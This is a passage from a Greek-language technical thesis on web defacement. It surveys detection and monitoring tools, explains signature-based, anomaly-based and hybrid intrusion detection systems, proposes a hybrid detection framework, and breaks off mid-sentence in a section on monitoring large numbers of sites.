Θα πρέπει να εξασφαλίζεται ότι οι φόρμες ή τα inputs χρηστών δεν επιτρέπουν την εισαγωγή κώδικα σε εσωτερικά συστήματα. Είναι απαραίτητος ο έλεγχος εισόδου κάνοντας χρήση sanitization πρακτικών ούτως ώστε να αποτραπεί η εκμετάλλευση κανονικών εκφράσεων (regex) ή τυχόν χαρακτήρων ή συμβολοσειρών που θα οδηγήσουν στην εκτέλεση κώδικα.

2 Σύγχρονες Μέθοδοι Ανίχνευσης και Αντιμετώπισης Παραποιήσεων Ιστότοπων

2.1 Εργαλεία που Χρησιμοποιούνται για Ανίχνευση Μορφοποίησης στον Ιστό

Στη συνέχεια θα αναφέρουμε κάποια από τα εργαλεία, τόσο εμπορικά όσο και open source, που χρησιμοποιούνται στις μέρες μας για παρακολούθηση, εντοπισμό και ενημέρωση παραποιήσεων σε ιστοσελίδες, καθώς και κάποιες από τις υπηρεσίες που παρέχουν.

Μερικά από τα πιο γνωστά εμπορικά εργαλεία στις μέρες μας για website defacement monitoring and alerting είναι:

Visualping

Το Visualping είναι ένα από τα ευρέως γνωστά εργαλεία ενημέρωσης και εντοπισμού παραποιήσεων ιστοσελίδων. Το εργαλείο αυτό είναι ικανό να εντοπίσει αλλαγές κειμένου, οπτικές καθώς και κώδικα HTML σε password-protected ή μη ιστοσελίδες που έχουν τεθεί προς επιτήρηση. Άλλες χρήσιμες λειτουργίες του είναι η δυνατότητα διπλού ελέγχου αποτελέσματος για μείωση false alarm. Για τυχόν αλλαγές που εντοπίζονται και κατηγοριοποιούνται ως υποψήφιες επιθέσεις υπάρχει σύστημα ειδοποιήσεων. Κάποιες από τις διαθέσιμες επιλογές ενημέρωσης είναι μέσω SMS, email, Slack, API κ.λπ. [5]

Πιο αναλυτικά κάποια από τα χαρακτηριστικά του Visualping είναι:

- Προβολή ιστοσελίδων μέσω επέκτασης
- Αυτοματοποιημένες ειδοποιήσεις για τυχόν αλλαγές
- Δυνατότητα έξυπνων ειδοποιήσεων

Fluxguard

Ένα ακόμα εργαλείο το οποίο χρησιμοποιείται στις μέρες μας για website defacement detection and alerting είναι το Fluxguard. Αυτό το εργαλείο είναι cloud-based και καθίσταται ικανό να παρακολουθεί κάθε είδος ιστοσελίδας. Κάποιες από τις λειτουργίες του είναι ο εντοπισμός αλλαγών κειμένου, οπτικού περιεχομένου, κώδικα

HTML, καθώς και αλλαγές που αφορούν τα cookies. Μια ακόμα χρήσιμη λειτουργία που παρέχει αυτό το εργαλείο, είναι πως βοηθάει με την αυτοματοποίηση του QA (Quality Assurance) και την παρακολούθηση τυχόν παλινδρομήσεων εικόνας και επιδόσεων της εφαρμογής. Όπως είδαμε και προηγουμένως έτσι και σε αυτό το εργαλείο υπάρχει δυνατότητα ενημερώσεων μέσω SMS, email, API κ.λπ. [6]

- Δημιουργία αρχείων ανά χρονικές περιόδους που περιλαμβάνουν ολόκληρη την ιστοσελίδα μαζί με τις τρέχουσες αλλαγές
- Πολλαπλές μορφές απεικόνισης αλλαγών όπως εικόνες, εξαγωγή κειμένου συμπεριλαμβάνοντας τις όποιες αλλαγές, σύγκριση τμημάτων κώδικα HTML κ.λπ.
- Αυτοματοποιημένοι έλεγχοι για τυχόν αλλαγές σε ιστότοπους

Site 24x7

Ένα ακόμα εργαλείο που χρησιμοποιείται για παρακολούθηση και ενημέρωση αλλαγών σε ιστοσελίδες είναι το Site 24x7. Αυτό που χαρακτηρίζει αυτό το εργαλείο είναι το πλήθος ρυθμίσεων που παρέχεται όσον αφορά την ενημέρωση για defacement attacks. Κάποιες από τις διαθέσιμες ρυθμίσεις είναι αλλαγές στο μέγεθος εικόνων ή των αρχείων πηγαίου κώδικα, ποσοστιαίος αριθμός αλλαγών, χρονικά όρια απόκρισης κ.λπ. Και εδώ συναντάμε σύστημα ειδοποιήσεων όπως στα προηγούμενα εργαλεία μέσω SMS, email κ.λπ. [7]

- Έγκαιρη ανίχνευση παραποιήσεων μέσω συστηματικών σαρώσεων
- Προσδιορισμός τροποποίησης ή προσθήκης ύποπτων συνδέσμων

Μεγάλο ενδιαφέρον υπάρχει και σε εργαλεία open source τα οποία παρουσιάζονται στη συνέχεια:

National CERT – Web Defacement Detection Tool

Το συγκεκριμένο εργαλείο υλοποιήθηκε και αποτέλεσε μέρος της δράσης "Increase of National CERT capacities and enhancement of cooperation on national and European level - GrowCERT". Η λογική πίσω από αυτό το εργαλείο είναι πως χρησιμοποιεί defacement signatures για την ανίχνευση παραποιήσεων ιστοσελίδων. Το σύστημα χρησιμοποιεί αρχειοθετημένες ιστοσελίδες που έχουν υποστεί παραποίηση ως μέθοδο εκμάθησης, παράγοντας signatures. [8]

- Σάρωση για ανίχνευση παραποιήσεων σε HTML στοιχείων
- Τεχνικές εξάλειψής θορύβου

OWASP – SecureTea Project

Το OWASP ή αλλιώς Open Web Application Security Project είναι μια μη κερδοσκοπική οργάνωση που εμπλέκεται στον τομέα της ασφάλειας εφαρμογών ιστού. Αναπτύσσει εργαλεία και τεχνολογίες καθώς επίσης παρέχει τακτικές και μεθοδολογίες αντιμετώπισης αδυναμιών ή προβλημάτων ασφάλειας. Πιο συγκεκριμένα το SecureTea Project είναι μια εφαρμογή η οποία σχεδιάστηκε με σκοπό την ενίσχυση ασφάλειας, δίνοντας λύση τόσο σε προβλήματα που μπορεί να προκύψουν σε έναν προσωπικό υπολογιστή/laptop όσο και σε αδυναμίες που μπορεί να παρουσιαστούν σε servers ή IoT (Internet of Things) συσκευές. Μέσα στις πολλές λειτουργικότητες του SecureTea Project είναι και κάποιες που αφορούν το web defacement και πιο συγκεκριμένα το web defacement detection and prevention system. [9]

- Παραγωγή SHA 256 hashes κάθε αρχείου και χρήση αυτών για σύγκριση
- Δημιουργία συνόλων κάθε αρχείου και χρήση αυτών για σύγκριση
- Ανίχνευση επιθέσεων παραποίησης κάνοντας χρήση signatures παραποιημένων (defaced) ιστότοπων
- Σάρωση ιστοσελίδας χρησιμοποιώντας μεθόδους Natural Language Processing (NLP) και Machine Learning (ML) για εντοπισμό αλλοίωσης / παραποίησης ιστότοπου

IN0Ri Deface Detection

Το In0ri είναι ένα σύστημα που προσφέρει ανίχνευση αλλοίωσης ιστοσελίδων, χρησιμοποιώντας ένα συνελικτικό (convolutional) νευρωνικό δίκτυο ταξινόμηση εικόνας. Το σύστημα αυτό δείχνει πολλά υποσχόμενο, τόσο για τον τρόπο ανίχνευσης γεγονότων παραποίησης όσο και για τη μέθοδο που αντλεί και επεξεργάζεται πληροφορίες για μια ιστοσελίδα. [10]

- Περισυλλογή στιγμιότυπων ιστότοπου περιοδικά (είτε ως crontab που επισκέπτεται την ιστοσελίδα μέσω του url είτε ως εσωτερικός agent που τρέχει στον server)

- Ανάλυση στιγμιότυπων (εικόνων) του ιστότοπου χρησιμοποιώντας συνελικτικό (convolutional) νευρωνικό δίκτυο ως classifier αφού γίνει κατάλληλη επεξεργασία της εικόνας

Στην συνέχεια μπορούμε να δούμε έναν πίνακα που αναλύει κάποιες από τις δυνατότητες, τα προτερήματα και τα μειονεκτήματα της κάθε λύσης για την αντιμετώπιση επιθέσεων web defacement που προαναφέρθηκαν.

	Visualping	Fluxguard	Site 24x7	National CERT	OWASP	INORi
Αυτοματοποιημένες Ειδοποιήσεις	✓	✓	✓	✓	✓	✓
Αυτοματοποιημένοι Έλεγχοι	✓	✓	✓	✓	✓	✓
Ανάλυση Εικόνας	✓	✓			✓	✓
Δημιουργία Αρχείων Backup					✓	
Signature Based					✓	
Anomaly Based	✓	✓	✓	✓	✓	✓
Άμεση Αποκατάσταση Τροποποίησης					✓	
Δυσκολία Εγκατάστασης				✓		
Console	✓	✓	✓		✓	
Pricing	✓	✓	✓			
Τεχνική Υποστήριξη	✓	✓	✓			
Παροχή API	✓	✓	✓			
Εκπαιδευτικά Σεμινάρια Χρήσης	✓	✓	✓			
Επιτήρηση Πολλαπλών Ιστότοπων	✓	✓	✓	✓		✓

IDS Comparison - Table 1

2.2 Επεξήγηση IDS

Η ανίχνευση παρείσδυσης είναι η διαδικασία προβολής γεγονότων που συμβαίνουν σε έναν υπολογιστή ή δίκτυο και η ανάλυση αυτών για σημάδια πιθανών περιστατικών, τα οποία αποτελούν παραβιάσεις ή επικείμενες απειλές παραβίασης των πολιτικών ασφάλειας υπολογιστών, πολιτικών αποδεκτής χρήσης ή πρακτικών ασφαλείας. Ένα σύστημα ανίχνευσης παρείσδυσης (IDS) είναι λογισμικό που αυτοματοποιεί τη διαδικασία ανίχνευσης παραβίασης. Ένα σύστημα αποτροπής παρείσδυσης (IPS) είναι λογισμικό το οποίο συμπεριλαμβάνει όλες τις δυνατότητες ενός IDS ενώ επίσης κατέχει λειτουργίες που το καθιστούν ικανό να επιχειρήσει την αποτροπή πιθανών μη επιθυμητών περιστατικών. Τεχνολογίες όπως τα συστήματα ανίχνευσης παρείσδυσης (IDS) και τα συστήματα αποτροπής παρείσδυσης (IPS) μοιράζονται από κοινού πολλά χαρακτηριστικά, καθιστώντας, συνήθως, ικανούς τους διαχειριστές να απενεργοποιήσουν λειτουργικότητες αποτροπής των IPS προϊόντων, έχοντας ως αποτέλεσμα τη λειτουργία αυτών ως συστήματα ανίχνευσης παρείσδυσης (IDS). Επομένως, για λόγους συντομίας ο όρος συστήματα ανίχνευσης και αποτροπής παρείσδυσης (IDPS – Intrusion Detection and Prevention Systems) χρησιμοποιείται στη συνέχεια και για τεχνολογίες IDS αλλά και IPS. [11]

Τα συνήθη τμήματα που απαρτίζουν μια IDPS λύση περιγράφονται ως ακολούθως:

- **Sensor ή Agent.** Οι αισθητήρες (sensors) και οι πράκτορες (agents) επιβλέπουν και αναλύουν πιθανή δραστηριότητα. Ο όρος αισθητήρας (sensor) συνήθως χρησιμοποιείται για IDPSs που επιβλέπουν δίκτυα, συμπεριλαμβάνοντας τεχνολογίες network-based, wireless και network behavior analysis.
- **Management Server.** Ένας εξυπηρετητής διαχείρισης είναι μια κεντρική συσκευή υπεύθυνη για την περισυλλογή πληροφοριών από τους αισθητήρες ή τους πράκτορες καθώς και την διαχείριση αυτών (πληροφοριών). Κάποιοι εξυπηρετητές διαχείρισης εκτελούν ανάλυση πάνω σε δεδομένα που προέρχονται από γεγονότα (events) και έχουν αποσταλεί από αισθητήρες ή πράκτορες καθώς επίσης είναι ικανοί να προσδιορίσουν γεγονότα τα οποία

δεν μπορούν να προσδιοριστούν από αισθητήρες ή πράκτορες. Η διαδικασία συσχέτισης μεταξύ πληροφοριών από πολλαπλούς αισθητήρες ή πράκτορες, όπως για παράδειγμα γεγονότα που προκλήθηκαν από την ανίχνευση κοινής διεύθυνσης IP, ονομάζεται "correlation". Προϊόντα εξυπηρετητών διαχείρισης μπορούν να βρεθούν και στη μορφή συσκευών (hardware) αλλά και αποκλειστικά λογισμικού (software-only). Μικρής κλίμακας αναπτύξεις IDPS δεν απαιτούν τη χρήση εξυπηρετητών διαχείρισης, αλλά οι περισσότερες αναπτύξεις IDPS το απαιτούν. Σε μεγαλύτερες αναπτύξεις IDPS, συχνά μπορεί να βρεθούν πολλοί εξυπηρετητές διαχείρισης και σε κάποιες περιπτώσεις υπάρχουν δυο βαθμίδες (tiers) από εξυπηρετητές διαχείρισης.

- **Database Server.** Ένας εξυπηρετητής που φιλοξενεί μια βάση δεδομένων (database server) είναι μια αποθήκη για δεδομένα που έχουν προκληθεί από διάφορα γεγονότα και έχουν καταγραφεί από αισθητήρες, πράκτορες και/ή εξυπηρετητές διαχείρισης. Πολλά IDPSs παρέχουν επίσης υποστήριξη για database servers.
- **Console.** Μια κονσόλα είναι ένα πρόγραμμα που παρέχει διεπαφή για τους χρήστες και διαχειριστές των IDPSs. Το λογισμικό κονσόλας συνήθως εγκαθίσταται σε συγκεκριμένους σταθερούς ή φορητούς υπολογιστές. Μερικές κονσόλες χρησιμοποιούνται μόνο για διαχείριση IDPS, όπως δηλαδή για ρύθμιση αισθητήρων ή πρακτόρων και εφαρμογή ενημερώσεων λογισμικού, ενώ άλλες κονσόλες χρησιμοποιούνται αυστηρά για παρακολούθηση και ανάλυση. Μερικές κονσόλες IDPS παρέχουν και τα δυο, δυνατότητες παρακολούθησης και διαχείρισης.

Ένα σύστημα ανίχνευσης παρείσδυσης (IDS) επιχειρεί τον εντοπισμό στοιχείων για μη αυθεντικοποιημένη πρόσβαση σε κάποιο σύστημα υπό παρακολούθηση με το να αναλύει κομμάτια του ίδιου του συστήματος (που βρίσκεται υπό επίβλεψη). Η ανάλυση τυπικά βασίζεται σε ένα υποσύνολο των δεδομένων εισόδου που έχουν ληφθεί από την ιστοσελίδα που επιτηρείται. Η φύση των δεδομένων εισόδου εξαρτάται από τη φύση του IDS: το σύστημα καλεί ακολουθίες σε Host-based IDSs, κίνηση δικτύου σε Network-based IDSs, μηνύματα εφαρμογής ή γεγονότα σε

Application Protocol-based IDSs. Αντίθετα με τα storage-based συστήματα ανίχνευσης παρείσδυσης (IDS) και ελεγκτές ακεραιότητας αποθήκευσης. [12]
Οι τεχνολογίες IDPS χρησιμοποιούν πολλές μεθοδολογίες για την ανίχνευση επιθέσεων. Οι βασικές κλάσεις τέτοιων μεθοδολογιών ανίχνευσης είναι signature-based, anomaly-based και stateful protocol ανάλυση, αντίστοιχα. Οι περισσότερες τεχνολογίες τύπου IDPS χρησιμοποιούν πολλαπλές μεθοδολογίες, είτε χωριστά είτε ενσωματωμένες, για την παροχή ευρύτερης και ακριβέστερης ανίχνευσης. Αυτές οι μεθοδολογίες περιγράφονται πιο αναλυτικά στη συνέχεια.

2.3 Signature – Based IDS

Μια υπογραφή (signature) είναι ένα μοτίβο που αντιστοιχεί σε κάποια γνωστή επίθεση ή έναν τύπο επίθεσης. Η ανίχνευση που βασίζεται σε υπογραφές συστήματος (signature-based) είναι η διαδικασία σύγκρισης αυτών των υπογραφών με ήδη καταγεγραμμένα γεγονότα ώστε να προσδιοριστούν πιθανές επιθέσεις. Παραδείγματα υπογραφών (signatures) είναι [11]:

- Μια προσπάθεια σύνδεσης μέσω telnet με όνομα “root”, το οποίο είναι παραβίαση των πολιτικών ασφαλείας ενός οργανισμού
- Ένα email με θέμα “Free pictures!” και ένα συνημμένο αρχείο με όνομα “freepics.exe”, τα οποία είναι χαρακτηριστικά γνωστής μορφής malware
- Η καταχώρηση μιας καταγραφής (log) λειτουργικού συστήματος με κωδικό κατάστασης 645, ο οποίος υποδεικνύει ότι η διαδικασία ελέγχου του host έχει απενεργοποιηθεί

Η ανίχνευση που βασίζεται σε υπογραφές (signature-based) είναι πολύ αποτελεσματική στο να ταυτοποιεί γεγονότα με γνωστές επιθέσεις που έχουν ξανά συμβεί αλλά εκτενώς αναποτελεσματική στην αναγνώριση μη γνωστών επιθέσεων μέχρι προηγουμένως, επιθέσεις που χρησιμοποιούν τεχνικές υπεκφυγής και άλλες παραλλαγές γνωστών επιθέσεων. Για παράδειγμα, αν ένας επιτιθέμενος τροποποιήσει το malware στο προηγούμενο παράδειγμα να χρησιμοποιεί όνομα αρχείου

"freepics2.exe", μια υπογραφή που ψάχνει για το όνομα αρχείου "freepics.exe" δεν θα το εντοπίσει.

Η τεχνική ανίχνευσης υπογραφών (signature-based) είναι η πιο απλοϊκή μέθοδος ανίχνευσης διότι απλά συγκρίνει τη τρέχουσα μονάδα δραστηριότητας, όπως για παράδειγμα ένα πακέτο ή μια καταχώριση καταγραφής συστήματος (log entry), με μια λίστα υπογραφών (signatures) χρησιμοποιώντας λειτουργίες σύγκρισης χαρακτήρων. Τεχνολογίες ανίχνευσης οι οποίες είναι μόνο signature-based δεν μπορούν να αντιληφθούν σε μεγάλο βαθμό πολλά πρωτόκολλα δικτύου ή εφαρμογών και δεν μπορούν να παρακολουθήσουν και να κατανοήσουν την κατάσταση μιας επικοινωνίας – για παράδειγμα, δεν μπορούν να ταιριάξουν ένα request με ένα αντίστοιχο response (έστω σε μια επικοινωνία HTTP requests – responses), ούτε μπορούν να θυμούνται πιθανά προηγούμενα requests πέραν του τρέχοντος request που βρίσκονται σε επεξεργασία τη δεδομένη στιγμή. Αυτό παρεμποδίζει τις μεθόδους signature-based από το να ανιχνεύσουν επιθέσεις που περιλαμβάνουν πολλαπλά γεγονότα αν δεν υπάρχει κάποιο συγκεκριμένο γεγονός που να υποδεικνύει ότι επρόκειτο για επίθεση.

2.4 Anomaly – Based IDS

Η μέθοδος ανίχνευσης που βασίζεται στην εύρεση ανωμαλιών (anomaly-based) είναι η διαδικασία σύγκρισης των ορισμών του τι θεωρείται κανονική δραστηριότητα έναντι ύποπτων γεγονότων με σκοπό τον προσδιορισμό σημαντικών αποκλίσεων. Ένα IDPS που εφαρμόζει anomaly-based ανίχνευση έχει προφίλ που αναπαριστά την κανονική συμπεριφορά οντοτήτων όπως χρήστες, hosts, συνδέσεις δικτύων ή εφαρμογές. Τα προφίλ αυτά αναπτύσσονται βάσει της τυπικής δραστηριότητας οντοτήτων (όπως αυτές που προαναφέρθηκαν) σε μια δοσμένη χρονική περίοδο. Για παράδειγμα ένα προφίλ που προσδιορίζει ένα δίκτυο ίσως δείξει ότι η δραστηριότητα στον ιστό περιλαμβάνει κατά μέσο όρο ένα 13% του συνολικού bandwidth όσον αφορά το όριο χρήσης διαδικτύου σε εργάσιμες ώρες. [11]

Το IDPS μετέπειτα χρησιμοποιεί στατιστικές μεθόδους για να συγκρίνει τη τρέχουσα δραστηριότητα με thresholds σχετιζόμενα με το προφίλ, όπως η ανίχνευση του πότε η

δραστηριότητα στον ιστό περιλαμβάνει σημαντικά μεγαλύτερο bandwidth από το αναμενόμενο και η ειδοποίηση ενός διαχειριστή για την ανωμαλία. Τα προφίλ μπορούν να αναπτυχθούν για πολλά χαρακτηριστικά συμπεριφοράς, όπως ο αριθμός των emails που στέλνει ένας χρήστης, ο αριθμός των αποτυχημένων προσπαθειών σύνδεσης (login) κάποιου host και τον πλήθος επεξεργαστών που χρησιμοποιούνται για κάποιον host μια συγκεκριμένη χρονική στιγμή.

Το βασικό πλεονέκτημα μεθόδων ανίχνευσης anomaly-based είναι ότι μπορούν να ανιχνεύσουν μη γνωστοποιημένες προηγουμένως επιθέσεις πολύ αποτελεσματικά. Για παράδειγμα, έστω ότι ένας υπολογιστής μολύνεται από έναν καινούργιο τύπο malware. Το malware θα μπορούσε να καταναλώσει τους πόρους επεξεργασίας του υπολογιστή, να στείλει πολλά emails, να ανοίξει πολλαπλές συνδέσεις δικτύου και να εκτελέσει άλλες συμπεριφορές οι οποίες είναι διαφοροποιημένες σε σημαντικό βαθμό από τα καθιερωμένα προφίλ του υπολογιστή.

Ένα αρχικό προφίλ δημιουργείται κατά το πέρας μια περιόδου η οποία μερικές φορές καλείται και περίοδος εκπαίδευσης. Τα προφίλ μπορούν να είναι είτε στατικά είτε δυναμικά. Μόλις ολοκληρωθεί η δημιουργία, ένα στατικό προφίλ δεν μεταβάλλεται εκτός αν το IDPS ρυθμιστεί ρητά για τη δημιουργία νέου προφίλ. Ένα δυναμικό προφίλ από την άλλη μεριά προσαρμόζεται συνεχώς στα δρώμενα καθώς νέα γεγονότα καταγράφονται συνεχώς. Εξαιτίας του ότι τα συστήματα και τα δίκτυα αλλάζουν συνεχώς στο χρόνο, τα αντίστοιχα μέτρα κανονικής συμπεριφοράς επίσης τροποποιούνται. Ένα στατικό προφίλ, τελικά θα μετατραπεί σε ανακριβές, πράγμα που σημαίνει ότι χρειάζεται να ρυθμίζεται περιοδικά. Τα δυναμικά προφίλ δεν έχουν τέτοιου είδους προβλήματα, αλλά είναι επιρρεπή σε προσπάθειες υπεκφυγής από επιτιθέμενους. Για παράδειγμα, ένας επιτιθέμενος μπορεί να εκτελέσει ένα περιορισμένο σύνολο κακόβουλων ενεργειών περιστασιακά και ξαφνικά αυξάνει το ρυθμό και την ποσότητα της δραστηριότητας του. Αν ο ρυθμός αλλαγής είναι αρκετά αργός, το IDPS ίσως σκεφτεί ότι η κακόβουλη δραστηριότητα είναι κανονική συμπεριφορά και την συμπεριλάβει στο προφίλ του.

Ένα άλλο πρόβλημα στην διαδικασία δημιουργίας προφίλ είναι ότι σε μερικές περιπτώσεις μπορεί να εξελιχθεί μεγάλη πρόκληση, έτσι ώστε να είναι ακριβή, λόγω της περίπλοκης υπολογιστικής δραστηριότητας που περικλείεται. Για παράδειγμα, αν μια συγκεκριμένη δραστηριότητα συντήρησης η οποία εκτελεί μεταφορές αρχείων

μεγάλου μεγέθους και πραγματοποιείται μόνο μια φορά το μήνα, ίσως να μην γίνει αντιληπτή στο διάστημα της περιόδου εκπαίδευσης (training period). Έτσι, όταν συμβεί αυτή η διαδικασία συντήρησης υπάρχει πιθανότητα να θεωρηθεί μια σημαντική απόκλιση από το προφίλ που έχει ήδη παραχθεί. Προϊόντα anomaly-based IDPS συχνά παράγουν πολλά false positives εξαιτίας καλοήθους δραστηριότητας που αποκλίνει σημαντικά από τα προφίλ, ιδιαίτερα σε πιο περίπλοκα ή δυναμικά περιβάλλοντα. Ένα άλλο αξιοσημείωτο πρόβλημα που συμβαίνει με τη χρήση anomaly-based τεχνικών ανίχνευσης, είναι πως συχνά αναλυτές και άλλοι ειδήμονες του χώρου δυσκολεύονται να προσδιορίσουν τι ακριβώς προκάλεσε μια συγκεκριμένη ειδοποίηση.

2.5 Σύγκριση Signature και Anomaly Based Ανίχνευσης

Γενικά, μέθοδοι που χρησιμοποιούν anomaly-based ανίχνευση υπερτερούν έναντι αυτών που χρησιμοποιούν signature-based (misuse), λόγω του ότι μπορεί να ανιχνεύσουν μη προσδοκώμενες συμπεριφορές χωρίς να έχουν γνώση εκ των προτέρων για τον επιτιθέμενο ή την επίθεση, καθώς επίσης δεδομένα που έχουν συλλεχθεί μπορούν να χρησιμοποιηθούν για τη δημιουργία υπογραφών (signatures) για αυτές τις επιθέσεις. Το βασικό μειονέκτημα είναι ο αυξημένος αριθμός ψευδών ειδοποιήσεων (false alarms) εξαιτίας έλλειψης πληροφοριών που αφορούν τη συμπεριφορά του χρήστη και του περιβάλλοντος [13]. Για αυτό συνήθως ευθύνεται είτε η ελλιπής είτε η υπερβολική εκπαίδευση του αλγορίθμου ανίχνευσης. Υπάρχει η πιθανότητα false positive ενδείξεων, που προέρχεται από έλλειψη εκπαίδευσης αλλά και η πιθανότητα false negative ειδοποιήσεων που είναι αποτέλεσμα ευρύτερης εκπαίδευσης από αυτό που απαιτούνταν. Ένα άλλο μειονέκτημα πολλών προσεγγίσεων που εφαρμόζουν anomaly-based ανίχνευση, είναι ότι ο κακόβουλος χρήστης, ο οποίος γνωρίζει ότι το σύστημα παρακολουθώντας τη συμπεριφορά του, σχηματίζει προφίλ για αυτόν, μπορεί να αλλάξει σταδιακά το προφίλ του, ξεγελώντας το σύστημα και κάνοντας το να θεωρεί την κακόβουλη συμπεριφορά του επιτιθέμενου φυσιολογική [14].

Ο παρακάτω πίνακας δείχνει τις βασικές διαφορές μεταξύ anomaly και signature based τεχνικών ανίχνευσης [13].

Feature	Misuse detection	Anomaly detection
Attacks detected	Known attacks only	Any type
Attack background data required	Yes	No
False alarm Rate	Low	High
Need update	Yes	No
Attack type	Defined	Cannot be defined
Protection tool Identification	Yes	No

IDS detection techniques - Table 2

Ωστόσο, οι σύγχρονες έρευνες έλκονται με την ιδέα των υβριδικών (hybrid) ή βασισμένων σε πολιτικές (policy-based) συστημάτων. Τα συστήματα ανίχνευσης παραβιάσεων που βασίζονται σε πολιτικές, επιβάλλουν ένα σύνολο κανόνων για την εγκαθίδρυση ισορροπίας μεταξύ τεχνικών ανίχνευσης ανωμαλιών και υπογραφών (anomaly – signature based). Παρομοίως, υβριδικές λύσεις (hybrid-based) μπορούν να εκμεταλλευτούν τις δυνατότητες πολλαπλών τεχνικών ανίχνευσης με τέτοιον τρόπο ώστε να ξεπερνούν τους περιορισμούς που προκύπτουν από τη χρήση μιας προσέγγισης μεμονωμένα έναντι των άλλων [15].

2.6 Hybrid Intrusion Detection Systems

Ένα υβριδικό σύστημα είναι η ένωση διαφορετικών τεχνικών ανίχνευσης παραβίασης σε ένα ολοκληρωμένο σύστημα ανίχνευσης. Πιο συγκεκριμένα, ένα παράδειγμα υβριδικού συστήματος αποτελεί ο συνδυασμός signature-based με anomaly-based τεχνικών ανίχνευσης. Τα υβριδικά συστήματα ανίχνευσης φαίνεται να είναι πιο αποτελεσματικά εξαιτίας του γεγονότος ότι αξιοποιούν την ισχύ πολλαπλών

προσεγγίσεων αντιμετωπίζοντας έτσι τις δυσκολίες που συναντώνται κάνοντας χρήση μεμονωμένων τεχνικών [16]. Ωστόσο, με την ενσωμάτωση πολλαπλών διαφορετικών μεθόδων ανίχνευσης, πρέπει να ληφθούν υπόψη κάποια σημεία. Πρώτον, τα υβριδικά συστήματα μπορούν να έχουν είτε πολυεπίπεδη είτε παράλληλη αρχιτεκτονική. Η επιλογή ενός από τους προαναφερόμενους τύπους αρχιτεκτονικής απαιτείται να γίνει εκ των προτέρων. Στο κομμάτι της πολυεπίπεδης αρχιτεκτονικής αποτελεί πρόκληση το να αποφασιστεί η σωστή ακολουθία πολλαπλών τμημάτων υπεύθυνων για την επεξεργασία γεγονότων. Για παράδειγμα, οι συγγραφείς της δημοσίευσης [17] πρότειναν ένα υβριδικό σύστημα στο οποίο το κομμάτι ανίχνευσης ανωμαλιών (anomaly detection) προηγείται εκείνου της ανίχνευσης που βασίζεται σε υπογραφές (signature detection). Στην συνέχεια μια ακόμα δυσκολία που θα πρέπει να ληφθεί υπόψη είναι ο τρόπος με τον οποίο αντιμετωπίζονται συγκρούσεις μεταξύ αποτελεσμάτων που έχουν ταξινομηθεί από τις προαναφερόμενες μεθόδους, λόγω της πιθανότητας η μια μέθοδος να χαρακτηρίσει ένα γεγονός ως ασφαλές ενώ η άλλη να το χαρακτηρίσει ως παραβίαση.

2.7 Προτεινόμενο Πλαίσιο Εφαρμογής IDS (Hybrid)

Συνδυάζοντας και παρατηρώντας τα σημεία που στοχεύουν και τις συνέπειες που προκαλούν οι κακόβουλοι χρήστες, τις λύσεις που παρέχει κάθε μέθοδος επιτήρησης παραμόρφωσης καθώς και τις απαιτήσεις των σύγχρονων συστημάτων, ως ιδανική κατεύθυνση είναι ένα σύστημα το οποίο μπορεί να συνδυάσει την απόδοση και την ακρίβεια που παρατηρείται σε ένα signature-based ids αλλά και την προσαρμοστικότητα σε νέες επιθέσεις που παρατηρείται σε ένα anomaly-based ids. Παράλληλα θα πρέπει να υπάρχει ένας τρόπος να επιτηρούνται στατικά αρχεία και να ανιχνεύεται η περίπτωση παραμόρφωσης περιεχομένου. Για τον εντοπισμό αλλαγής περιεχομένου στατικών αρχείων προτείνεται η μέθοδος σύγκρισης παραγόμενων checksums η οποία και αναλύεται εκτενέστερα στη συνέχεια. Όσον αφορά στο anomaly-based ids το σενάριο υλοποίησης θα αποτελείται από ένα σύστημα που θα βασίζεται σε ανάλυση εικόνας και ένα σύστημα που θα βασίζεται σε ανάλυση κειμένων. Και τα δυο συστήματα θα εφαρμόζουν αλγόριθμους μηχανικής μάθησης

και η εκπαίδευση των αλγορίθμων θα βασίζεται σε εικόνες (screenshots) και κείμενα defaced ή μη ιστοσελίδων αντίστοιχα. Ένα άλλο κομμάτι το οποίο προτείνεται είναι ο περιορισμός των επιτρεπόμενων γλωσσών που υπάρχουν στο περιεχόμενο μια ιστοσελίδας. Αν για παράδειγμα αναφερόμαστε σε μια ιστοσελίδα της οποίας το κοινό των ενδιαφερόντων βρίσκεται εντός Ελλάδος, δεν συντρέχει κανένας λόγος να αγνοηθεί ο εντοπισμός μια διαφορετικής (των ελληνικών) γλώσσας όταν έχει τεθεί ζήτημα επιτήρησης του συγκεκριμένου ιστότοπου έναντι επιθέσεων παραμόρφωσης.

3 Τεχνικές Επίβλεψης, Διαχείρισης και Συντήρησης Μαζικών Υποδομών

3.1 Σύστημα Επίβλεψης Μεγάλου Αριθμού Ιστοσελίδων για Τυχόν Μορφοποιήσεις

Η επιτήρηση μεγάλων υποδομών για επιθέσεις web defacement στις μέρες μας αποτελεί μεγάλη πρόκληση, ειδικά όταν η υπηρεσία αναμένεται να παρακολουθεί κάθε νέο website που προστίθεται, αυτόματα, μετά από κάποιο διάστημα. Αυτό το διάστημα, ή αλλιώς γνωστό και ως περίοδος εκμάθησης (learning phase), μπορεί να διαρκέσει το πολύ μερικές ημέρες. Ο όρος μεγάλη κλίμακα (large-scale) υποδηλώνει ότι το εργαλείο επιτήρησης πρέπει να προσαρμόζεται αυτόματα χωρίς να απαιτείται η εμπλοκή του ανθρώπινου παράγοντα, διαφορετικά η επεκτασιμότητα του εργαλείου αυτού θα επηρεαζόταν σοβαρά. Μια σύντομη περίοδος εκμάθησης σημαίνει ότι το προφίλ της πηγής (για παρακολούθηση) ίσως να μην είναι εντελώς ολοκληρωμένο ή εντελώς ακριβές. Η έλλειψη συστηματικής μεθόδου για επίβλεψη ακεραιότητας και ανίχνευση web defacements για πολλαπλές ιστοσελίδες είναι συχνά εξαρτημένη και συσχετιζόμενη από περιστασιακούς ελέγχους διαχειριστών ή feedback χρηστών. Πράγματι, πρόσφατη μελέτη που διεξήχθη πάνω σε περισσότερες από 60.000 ιστοσελίδες που έχουν υποστεί παραποίηση (defacement) βρέθηκε πως το 40% των παραποιήσεων αυτών διήρκησε για περισσότερο από μια εβδομάδα και πως ο χρόνος αντίδρασης δεν ελαττώνεται σημαντικά για ιστοσελίδες που είναι ιδιοκτησία

